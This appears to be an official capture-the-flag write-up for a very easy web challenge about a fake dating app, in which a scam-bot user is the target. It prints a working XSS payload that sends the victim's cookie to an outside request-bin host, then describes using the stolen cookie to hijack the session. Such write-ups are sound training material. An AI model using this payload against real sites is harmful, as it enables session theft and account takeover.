

OnlyHacks

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Difficulty: Very Easy

Classification: Official

Synopsis

OnlyHacks is a Very Easy challenge that features a dating application website. One of the users, is always replying to users and tries to bait them to buy random stuff. The attacker is able to steal the cookie of the malicious user by performing an XSS attack, access her DMs and get the flag.

Description

Dating and matching can be exciting especially during Valentine's, but it's important to stay vigilant for impostors. Can you help identify possible frauds?

Skills Required

• Web Enumeration

Skills Learned


- XSS attack
- Cookie Stealing

Difficulty:


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Challenge Write-up 📝

Upon visiting the web page, we are presented with a login page for the OnlyHacks platform.



Since we don't have any active account, let's click on the Sign Up Now button to create a new one.




Once we fill all the required fields, we are getting logged in and we are presented with a bunch of profile cards that we can swipe right for a like and left for a rejection.




Dimitris

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Here for the vibes and the plot. Dating apps not my thing though.



Looking through the cards, all of them state that the users are not very interested in the dating apps concept. Except for one user Renata. She states, in her card, that she is always online.




Renata

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A little mystery, a lot of fun—let's see if you can keep up. Always online!

Let's like her and go to the Matches option from the navigation bar.



She has already matched with us and sent us a message. Let's try to start a conversation.

Hello how are you?

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Hello there! *bats eyelashes* I'm doing just wonderfully, thank you for asking! It's always lovely to meet new people and have a nice conversation. By the way, have you heard about my online store where I sell handmade jewelry and accessories? I've been getting a lot of great feedback and I think you might really like some of the pieces. Would you like to take a look?

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She replies to us, but she immediately tries to sell us various stuff. Let's try to send her a simple HTML payload with <h1> tag and see how the chat behaves.



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We notice that the chat renders the HTML. Let's try to send a simple XSS payload to steal her cookie. Because, the challenge works over the Internet, the simplest way to catch the request is to create a <u>Request Bin</u> and use the address of the bin on our payload.

<script>document.location='http://requestbin.whapi.cloud/19bdo3d1?
c='+document.cookie</script>

Once we sent the payload, we refresh our bin and we notice two requests. One of the requests is because our browser also rendered the XSS payload. We inspect our cookie on the website and we grab the cookie from the request that doesn't match our own.



We replace the cookie on our browser on the OnlyHacks tab, we refresh the page and we are logged in as Renata and we can see the flag in her DMs.

